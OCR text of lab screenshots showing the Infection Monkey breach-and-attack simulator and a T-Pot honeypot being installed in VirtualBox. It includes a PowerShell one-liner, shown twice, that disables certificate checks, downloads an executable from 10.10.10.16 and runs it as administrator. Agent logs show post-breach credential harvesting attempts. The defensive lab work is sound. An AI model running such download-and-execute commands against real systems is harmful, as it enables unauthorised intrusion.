

Infection Monkey Island
https://localhost:5000/run-monkey
Infection Monkey
1. Run Monkey
2. Infection Map
3. Security Reports
Start Over
Configuration
Logs
Powered by
Guardicore
Documentation
License
Infection Monkey Version: 1.9.0+257
1. Run Monkey
Go ahead and run the monkey! (Or configure the monkey to fine tune its behavior)
Run on Monkey Island Server
OR
1
Run on a machine of your choice
Choose the operating system where you want to run the monkey:
Windows (32 bit)
Windows (64 bit)
Linux (32 bit)
Linux (64 bit)
2
Copy the following command to your machine and run it with Administrator or root privileges.
powershell [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object System.Net.WebClient).DownloadFile('https://10.10.10.16:5000/api/monkey/download/monkey-windows-64.exe','.\monkey.exe'); ;Start-Process -FilePath '.\monkey.exe' -ArgumentList 'm0nk3y -s 10.10.10.16:5000';
3
Go ahead and monitor the ongoing infection in the Infection Map view.



Administrator: Command Prompt
C:\Windows\system32>powershell [System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}; (New-Object System.Net.WebClient).DownloadFile('https://10.10.10.16:5000/api/monkey/download/monkey-windows-64.exe','.\monkey.exe'); ;Start-Process -FilePath '.\monkey.exe' -ArgumentList 'm0nk3y -s 10.10.10.16:5000';


C:\Windows\system32\monkey.exe


```
000
2021-03-02 08:10:41,357 [6968:6992:DEBUG] connectionpool._make_request.437: https://10.10.10.16:5000 "POST /api/telemetr
y HTTP/1.1" 200 264
2021-03-02 08:10:41,372 [6968:6992:DEBUG] base_telem.send.29: Sending tunnel telemetry. Data: {"proxy": null}
2021-03-02 08:10:41,372 [6968:6992:DEBUG] connectionpool._new_conn.959: Starting new HTTPS connection (1): 10.10.10.16:5
000
2021-03-02 08:10:41,419 [6968:6992:DEBUG] connectionpool._make_request.437: https://10.10.10.16:5000 "POST /api/telemetr
y HTTP/1.1" 200 239
2021-03-02 08:10:41,419 [6968:6992:DEBUG] monkey.start.141: Starting the post-breach phase.
2021-03-02 08:10:41,419 [6968:6992:DEBUG] monkey.collect_system_info_if_configured.245: Calling system info collection
2021-03-02 08:10:42,669 [6968:6992:INFO] windows_info_collector.<module>.20: started windows info collector
2021-03-02 08:10:42,669 [6968:6992:DEBUG] windows_info_collector.get_info.43: Running Windows collector
2021-03-02 08:10:42,669 [6968:6992:DEBUG] __init__.get_network_info.79: Reading subnets
2021-03-02 08:10:42,700 [6968:6992:INFO] netstat_collector.get_netstat_info.30: Collecting netstat info
2021-03-02 08:10:42,700 [6968:6992:DEBUG] __init__.get_azure_info.97: Harvesting creds if on an Azure machine
2021-03-02 08:10:42,700 [6968:6992:INFO] azure_cred_collector.extract_stored_credentials.38: Found 0 Azure VM access con
figuration file
2021-03-02 08:10:42,700 [6968:6992:INFO] plugin.get_classes.36: looking for classes of type SystemInfoCollector in infec
tion_monkey.system_info.collectors
2021-03-02 08:10:42,700 [6968:6992:DEBUG] plugin.get_classes.47: Checking if should run object AwsCollector
2021-03-02 08:10:42,700 [6968:6992:DEBUG] plugin.get_classes.51: Added AwsCollector to list
2021-03-02 08:10:42,747 [6968:3760:INFO] tunnel.run.144: Running tunnel using proxy class: HTTPConnectProxy, listening o
n port 30284, routing to: None:None
2021-03-02 08:10:44,716 [6968:6992:DEBUG] aws_instance.__init__.42: Failed init of AwsInstance while getting metadata: <
urlopen error timed out>
2021-03-02 08:10:46,747 [6968:6992:DEBUG] aws_instance.__init__.49: Failed init of AwsInstance while getting dynamic ins
tance data: <urlopen error timed out>
2021-03-02 08:10:46,747 [6968:6992:DEBUG] connectionpool._new_conn.225: Starting new HTTP connection (1): 169.254.169.25
4:80
```









https://localhost:5000/report/security
Infection Monkey
1. Run Monkey
2. Infection Map
3. Security Reports
Start Over
Configuration
Logs
Security report
Zero trust report
ATT&CK report
Security Findings
Immediate Threats
During this simulated attack the Monkey uncovered 1 threats:
• VSFTPD is vulnerable to CVE-2011-2523.
Potential Security Issues
The Monkey uncovered the following possible set of issues:
• Weak segmentation - Machines from different segments are able to communicate.
Machine related recommendations
• DEBIAN-8UBUNTU1
1. Update your VSFTPD server to the latest version vsftpd-3.0.3.
Read More...



https://localhost:5000/report/attack
Infection Monkey
1. Run Monkey
2. Infection Map
3. Security Reports
Start Over
Configuration
Logs
Powered by
Guardicore
Documentation
License
Infection Monkey Version: 1.9.0+257
Security report
Zero trust report
ATT&CK report
ATT&CK Report
Infection Monkey
This report shows information about Mitre ATT&CK™ techniques used by Infection Monkey.
- Disabled
- Not attempted
- Tried (but failed)
- Successfully used
Execution
Persistence
Defence evasion
Credential access
Discovery
Lateral movement
Collection
Command and Control
Exfiltration
Command line interface
.bash_profile and .bashrc
BITS jobs
Brute force
Remote System Discovery
Exploitation of Remote services
Data from local system
Connection proxy
Exfiltration Over Command and Control Channel
Execution through module load
Create account
File Deletion
Credential dumping
System information discovery
Pass the hash
Uncommonly used port
Execution through API
Hidden files and directories
File permissions modification
Private keys
System network configuration discovery
Remote file copy
Multi-hop proxy
Powershell
Local job scheduling
Remote services
Scripting
PowerShell profile
Service execution
Scheduled task



T-Pot - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
1
Network
Adapter 1
Adapter 2
Adapter 3
Adapter 4
Enable Network Adapter
Attached to:
Bridged Adapter
2
Name:
Intel(R) Dual Band Wireless-AC 3165
Advanced
Adapter Type:
Intel PRO/1000 MT Desktop (82540EM)
3
Promiscuous Mode:
Allow All
MAC Address:
080027B702D5
Cable Connected
Port Forwarding



T-Pot - Settings
General
System
Display
Storage
Audio
Network
Storage
Storage Devices
Controller: IDE
tpot.iso
Controller: SATA
T-Pot.vhd
Attributes
Optical Drive:
IDE Secondary Device 0
Live CD/DVD
Information
Type:
Image
Size:
42.00 MB
Location:
C:\Users\
Download...
Attached to:
--



T-Pot [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
Debian GNU/Linux installer menu (BIOS mode)
T-Pot 20.06.2 (based on Debian Stable)
Advanced options
Accessible dark contrast installer menu
Help
Right Ctrl



T-Pot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Installing the base system
6%
Retrieving libpam-runtime...
Right Ctrl



T-Pot [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
T-Pot-Installer
[Choose Your T-Pot Edition]
Required: 8GB RAM, 128GB SSD
Recommended: 8GB RAM, 256GB SSD
STANDARD Honeypots, ELK, NSM & Tools
SENSOR Just Honeypots, EWS Poster & NSM
INDUSTRIAL Conpot, RDPY, Vnclowpot, ELK, NSM & Tools
COLLECTOR Heralding, ELK, NSM & Tools
NEXTGEN NextGen (Glutton, HoneyPy)
MEDICAL Dicompot, Medpot, ELK, NSM & Tools
< OK >
Right Ctrl


T-Pot [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
T-Pot-Installer
[Enter password for console user (tsec)]
Password
****
< OK >
<Cancel>
Right Ctrl

